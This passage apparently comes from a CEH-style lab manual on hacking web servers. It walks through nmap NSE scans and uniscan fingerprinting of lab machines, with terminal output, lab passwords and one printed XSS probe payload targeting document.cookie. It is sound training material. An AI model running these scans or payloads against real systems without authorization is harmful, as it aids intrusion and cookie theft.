

Module 13 – Hacking Web Servers

```
nmap --script http-trace -d www.goodshopping.com - Parrot Terminal
File Edit View Search Terminal Help
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 00:52
Completed NSE at 00:52, 0.00s elapsed
Initiating ARP Ping Scan at 00:52
Scanning www.goodshopping.com (10.10.1.19) [1 port]
Packet capture filter (device eth0): arp and arp[18:4] = 0x02155D02 and arp[22:2] = 0x4530
Completed ARP Ping Scan at 00:52, 0.04s elapsed (1 total hosts)
Overall sending rates: 28.14 packets / s, 1181.93 bytes / s.
mass_rdns: Using DNS server 8.8.8.8
Initiating SYN Stealth Scan at 00:52
Scanning www.goodshopping.com (10.10.1.19) [1000 ports]
Packet capture filter (device eth0): dst host 10.10.1.13 and (icmp or icmp6 or ((tcp) and (src host 10.10.1.19)))
Discovered open port 3389/tcp on 10.10.1.19
Discovered open port 139/tcp on 10.10.1.19
Discovered open port 80/tcp on 10.10.1.19
Discovered open port 135/tcp on 10.10.1.19
Discovered open port 445/tcp on 10.10.1.19
Discovered open port 5357/tcp on 10.10.1.19
Discovered open port 2107/tcp on 10.10.1.19
Discovered open port 2105/tcp on 10.10.1.19
Discovered open port 2103/tcp on 10.10.1.19
Discovered open port 1801/tcp on 10.10.1.19
Completed SYN Stealth Scan at 00:52, 0.96s elapsed (1000 total ports)
Overall sending rates: 1046.63 packets / s, 46051.55 bytes / s.
NSE: Script scanning 10.10.1.19.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 00:52
NSE: Starting http-trace against www.goodshopping.com (10.10.1.19:80).
```

```
Applications Places System nmap --script http-trace -d www.goodshopping.com - Parrot Terminal
File Edit View Search Terminal Help
NSE: Finished http-trace against www.goodshopping.com (10.10.1.19:80).
Completed NSE at 00:52, 0.01s elapsed
Nmap scan report for www.goodshopping.com (10.10.1.19)
Host is up, received arp-response (0.036s latency).
rDNS record for 10.10.1.19: www.moviescope.com
Scanned at 2022-04-19 00:52:23 EDT for 1s
Not shown: 990 closed tcp ports (reset)
PORT      STATE SERVICE      REASON
80/tcp    open  http         syn-ack ttl 128
135/tcp   open  msrpc        syn-ack ttl 128
139/tcp   open  netbios-ssn  syn-ack ttl 128
445/tcp   open  microsoft-ds syn-ack ttl 128
1801/tcp  open  msmq         syn-ack ttl 128
2103/tcp  open  zephyr-clt   syn-ack ttl 128
2105/tcp  open  eklogin      syn-ack ttl 128
2107/tcp  open  msmq-mgmt    syn-ack ttl 128
3389/tcp  open  ms-wbt-server syn-ack ttl 128
5357/tcp  open  wsdapi       syn-ack ttl 128
MAC Address: 02:15:5D:02:45:2F (Unknown)
Final times for host: srtt: 36347 rttvar: 6311 to: 100000

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 00:52
Completed NSE at 00:52, 0.00s elapsed
Read from /usr/bin/./share/nmap: nmap-mac-prefixes nmap-payloads nmap-services.
Nmap done: 1 IP address (1 host up) scanned in 1.34 seconds
Raw packets sent: 1001 (44.028KB) | Rcvd: 1001 (40.068KB)
[root@parrot]~#
```


11. Now, check whether Web Application Firewall is configured on the target host or domain. In the terminal window, type **nmap -p80 --script http-waf-detect www.goodshopping.com** and press **Enter**.
12. This command will scan the host and attempt to determine whether a web server is being monitored by an IPS, IDS, or WAF.
13. This command will probe the target host with malicious payloads and detect the changes in the response code.



```
nmap -p80 --script http-waf-detect www.goodshopping.com - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[/home/attacker]
#nmap -p80 --script http-waf-detect www.goodshopping.com
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-19 00:54 EDT
Nmap scan report for www.goodshopping.com (10.10.1.19)
Host is up (0.00041s latency).
rDNS record for 10.10.1.19: www.moviescope.com

PORT      STATE SERVICE
80/tcp    open  http
| http-waf-detect: IDS/IPS/WAF detected:
|_ www.goodshopping.com:80/?p4yl04d3=<script>alert(document.cookie)</script>
MAC Address: 02:15:5D:02:45:2F (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.44 seconds
[root@parrot]-[/home/attacker]
#
```

14. This concludes the demonstration of how to enumerate web server information using the Nmap Scripting Engine (NSE).
15. Close the terminal windows on the **Parrot Security** machine.
16. Turn off the **Windows Server 2019** virtual machine.

Task 7: Uniscan Web Server Fingerprinting in Parrot Security

Uniscan is a versatile server fingerprinting tool that not only performs simple commands like ping, traceroute, and nslookup, but also does static, dynamic, and stress checks on a web server. Apart from scanning websites, uniscan also performs automated Bing and Google searches on provided IPs. Uniscan takes all of this data and combines them into a comprehensive report file for the user.

1. Turn on the **Windows Server 2022** virtual machine.
2. Click **Ctrl+Alt+Del** to activate the machine. By default, **CEH\Administrator** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.
3. Click **Type here to search** field and type **wamp**. **Wamperserver64** appears in the result, press **Enter** to launch it.

- Wait until the WAMP Server icon turns **Green** in the **Notification** area. Leave the **Windows Server 2022** machine running.



- Leave the **Windows Server 2022** machine running and switch to the **Parrot Security** machine.
- Now, switch to the **Parrot Security** machine, click the **MATE Terminal** icon from the menu bar to launch the terminal.
- In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
Note: The password that you type will not be visible.
- In the terminal window, type **uniscan -h** and hit **Enter** to display the uniscan help options.
- The help menu appears, as shown in the screenshot. First, use the **-q** command to search for the directories of the web server.


A screenshot of a terminal window titled "uniscan -h - Parrot Terminal". The terminal shows the command "#uniscan -h" being executed. The output displays the Uniscan project information, version 6.3, and a list of options. The options listed are: -h help, -u <url> example: https://www.example.com/, -f <file> list of url's, -b Uniscan go to background, -q Enable Directory checks, -w Enable File checks, -e Enable robots.txt and sitemap.xml check, -d Enable Dynamic checks, -s Enable Static checks, -r Enable Stress checks, -i <dork> Bing search, -o <dork> Google search, -g Web fingerprint, and -j Server fingerprint. Below the options, the usage is shown with four examples: [1] perl ./uniscan.pl -u http://www.example.com/ -qweds, [2] perl ./uniscan.pl -f sites.txt -bqweds, [3] perl ./uniscan.pl -i uniscan, and [4] perl ./uniscan.pl -i "ip:xxx.xxx.xxx.xxx". The terminal window has a menu bar with File, Edit, View, Search, Terminal, and Help. The bottom status bar shows "Menu" and "uniscan -h - Parrot Ter...".

10. In the terminal window, type **uniscan -u http://10.10.1.22:8080/CEH -q** and hit **Enter** to start scanning for directories.
11. Here, **10.10.1.22** is the IP address of the **Windows Server 2022** machine. This may vary in your lab environment.
12. In the above command, the **-u** switch is used to provide the target URL, and the **-q** switch is used to scan the directories in the web server.



13. Uniscan starts performing different tests on the webserver and discovering **web directories**, as shown in the screenshot.

Note: Analyze the complete output of the scan. It should take approximately 5 minutes for the scan to finish.



14. Now, run uniscan using two options together. Here **-w** and **-e** are used together to enable the file check (**robots.txt** and **sitemap.xml** file). In the **terminal** window, type **uniscan -u http://10.10.1.22:8080/CEH -we** and hit **Enter** to start the scan.

```

uniscan -u http://10.10.1.22:8080/CEH -we - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~/home/attacker
#uniscan -u http://10.10.1.22:8080/CEH -we
#####
# Uniscan project #
# http://uniscan.sourceforge.net/ #
#####
V. 6.3

Scan date: 19-4-2022 1:5:52
=====
| Domain: http://10.10.1.22:8080/CEH/
| Server: Apache/2.4.51 (Win64) PHP/7.4.26
| IP: 10.10.1.22
=====
|
| File check:
| [+] CODE: 200 URL: http://10.10.1.22:8080/CEH/admin/index.php
| [+] CODE: 200 URL: http://10.10.1.22:8080/CEH/index.php
| [+] CODE: 200 URL: http://10.10.1.22:8080/CEH/license.txt
| [+] CODE: 200 URL: http://10.10.1.22:8080/CEH/LICENSE.TXT
| [+] CODE: 200 URL: http://10.10.1.22:8080/CEH/LICENSE.txt
| [*] Remaining tests: 683

```

15. Uniscan starts the file check and displays the results, as shown in the screenshot.

Note: Scroll to analyze the complete scan result. It should take approximately 5 minutes for the scan to finish.

```

uniscan -u http://10.10.1.22:8080/CEH -we - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~/home/attacker
#uniscan -u http://10.10.1.22:8080/CEH -we
#####
# Uniscan project #
# http://uniscan.sourceforge.net/ #
#####
V. 6.3

Scan date: 19-4-2022 1:5:52
=====
| Domain: http://10.10.1.22:8080/CEH/
| Server: Apache/2.4.51 (Win64) PHP/7.4.26
| IP: 10.10.1.22
=====
|
| File check:
| [+] CODE: 200 URL: http://10.10.1.22:8080/CEH/admin/index.php
| [+] CODE: 200 URL: http://10.10.1.22:8080/CEH/index.php
| [+] CODE: 200 URL: http://10.10.1.22:8080/CEH/license.txt
| [+] CODE: 200 URL: http://10.10.1.22:8080/CEH/LICENSE.TXT
| [+] CODE: 200 URL: http://10.10.1.22:8080/CEH/LICENSE.txt
| [+] CODE: 200 URL: http://10.10.1.22:8080/CEH/readme
| [+] CODE: 200 URL: http://10.10.1.22:8080/CEH/README
| [+] CODE: 200 URL: http://10.10.1.22:8080/CEH/readme.html
| [+] CODE: 200 URL: http://10.10.1.22:8080/CEH/search/htx/sqlqhit.asp
| [+] CODE: 200 URL: http://10.10.1.22:8080/CEH/search/htx/SQLQHit.asp
| [+] CODE: 200 URL: http://10.10.1.22:8080/CEH/search/sqlqhit.asp
| [+] CODE: 200 URL: http://10.10.1.22:8080/CEH/search/SQLQHit.asp
| [+] CODE: 200 URL: http://10.10.1.22:8080/CEH/sitemap.xml
| [+] CODE: 200 URL: http://10.10.1.22:8080/CEH/wp-content/plugins/hello.php
=====
|
| Check robots.txt:
|
| Check sitemap.xml:
| [+] http://10.10.1.22:8080/CEH/wp-sitemap-posts-post-1.xml
| [+] http://10.10.1.22:8080/CEH/wp-sitemap-posts-page-1.xml
| [+] http://10.10.1.22:8080/CEH/wp-sitemap-taxonomies-category-1.xml
| [+] http://10.10.1.22:8080/CEH/wp-sitemap-users-1.xml
=====
Scan end date: 19-4-2022 1:6:52

```


16. Now, use the dynamic testing option by giving the command **-d**. Type **uniscan -u http://10.10.1.22:8080/CEH -d** and hit Enter to start a dynamic scan on the web server.

```

uniscan -u http://10.10.1.22:8080/CEH -d - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[/home/attacker]
#uniscan -u http://10.10.1.22:8080/CEH -d
#####
# Uniscan project #
# http://uniscan.sourceforge.net/ #
#####
V. 6.3

Scan date: 1:56:6

=====
| Domain: http://10.10.1.22:8080/CEH/
| Server: Apache/2.4.51 (Win64) PHP/7.4.26
| IP: 10.10.1.22
=====

| Crawler Started:
| Plugin name: FCKeditor upload test v.1 Loaded.
| Plugin name: Timthumb <= 1.32 vulnerability v.1 Loaded.
| Plugin name: Upload Form Detect v.1.1 Loaded.
| Plugin name: Code Disclosure v.1.1 Loaded.
| Plugin name: E-mail Detection v.1.1 Loaded.
| Plugin name: External Host Detect v.1.2 Loaded.
| Plugin name: phpinfo() Disclosure v.1 Loaded.
| Plugin name: Web Backdoor Disclosure v.1.1 Loaded.
[*] Crawling: [24 - 52]

```

```

uniscan -u http://10.10.1.22:8080/CEH -d - Parrot Terminal
File Edit View Search Terminal Help
| http://10.10.1.22:8080/CEH/wp-admin/css/l10n.min.css?ver=5.9.3
| http://10.10.1.22:8080/CEH/wp-includes/js/jquery/jquery-migrate.min.js?ver=3.3.2
| http://10.10.1.22:8080/CEH/wp-includes/css/buttons.min.css?ver=5.9.3
| http://10.10.1.22:8080/CEH/wp-includes/js/dist/vendor/regenerator-runtime.min.js?ver=0.13.9
| http://10.10.1.22:8080/CEH/wp-includes/js/dist/i18n.min.js?ver=30fcec428a0e8383d3776bcdd3a7834
| http://10.10.1.22:8080/CEH/wp-includes/css/dist/block-library/style.min.css?ver=5.9.3
| http://10.10.1.22:8080/CEH/wp-admin/js/user-profile.min.js?ver=5.9.3
| http://10.10.1.22:8080/CEH/wp-content/themes/twentyseventeen/assets/js/global.js?ver=1.0
| http://10.10.1.22:8080/CEH/wp-content/themes/twentyseventeen/assets/js/jquery.scrollTo.js?ver=2.1.2
| http://10.10.1.22:8080/CEH/wp-includes/js/comment-reply.min.js?ver=5.9.3
| http://10.10.1.22:8080/CEH/wp-includes/js/jquery/jquery.min.js?ver=3.6.0
| http://10.10.1.22:8080/CEH/wp-content/themes/twentyseventeen/assets/css/ie8.css?ver=1.0
| http://10.10.1.22:8080/CEH/wp-admin/css/forms.min.css?ver=5.9.3
| http://10.10.1.22:8080/CEH/wp-admin/js/password-strength-meter.min.js?ver=5.9.3
